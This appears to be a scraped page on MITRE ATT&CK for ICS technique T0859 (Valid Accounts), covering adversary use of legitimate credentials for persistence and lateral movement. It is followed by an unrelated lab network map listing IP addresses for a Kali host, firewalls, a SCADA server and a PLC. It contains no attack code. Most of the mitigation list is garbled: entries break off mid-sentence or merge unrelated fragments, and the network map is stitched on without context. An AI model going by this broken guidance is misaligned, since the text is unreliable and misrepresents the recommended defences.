
Adversaries may also create accounts, sometimes using predefined account names and passwords, to provide a means of backup access for persistence.^[1]

The overlap of credentials and permissions across a network of systems is of concern because the adversary may be able to pivot across accounts and systems to reach a high level of access (i.e., domain or enterprise administrator) and possibly between the enterprise and operational technology environments. Adversaries may be able to leverage valid credentials from one system to gain access to another system.

Valid Accounts	
Technique	
ID	T0859
Tactic	Persistence, Lateral Movement
Data Sources	Authentication logs, Process monitoring
Asset	Control Server, Data Historian, Engineering Workstation, Field Controller/RTU/PLC/IED, Human-Machine Interface, Input/Output Server, Safety Instrumented System/Protection Relay

Mitigations

- [Access Management](#) - Authenticate all access to field controller accounts needed across the ICS.
- [Account Use Policies](#) - Configure features related to safety and availability.^[11]
- [Active Directory Configuration](#) - Consider configuration
- [Application Developer Guidance](#) - Ensure that app storage).^[13]
- [Multi-factor Authentication](#) - Integrating multi-factor initial access, lateral movement, and collecting inform
- [Password Policies](#) - Applications and appliances that
- [Privileged Account Management](#) - Audit domain and credentials.^{[14][15]} These audits should also identify network to limit privileged account use across admini
- [User Account Management](#) - Ensure users and user the applications, users, and services that require
- [Filter Network Traffic](#) - Consider using IP allowlisting access data.
- [Audit](#) - Routinely audit source code, application config



Level 5: Enterprise

Kali: 172.16.0.10

Server: 172.16.0.2

Workstation: 172.16.0.4

Level 4: Site Business Systems

Firewall: 172.16.0.7

Level 3: Operations and Control

Workstation: 192.168.3.10

Level 2: Localized Control

Firewall: 192.168.2.1

SCADA: 192.168.2.10

Level 1: Process

Intrusion Detection System

PLC: 192.168.1.10

Level 0: I/O

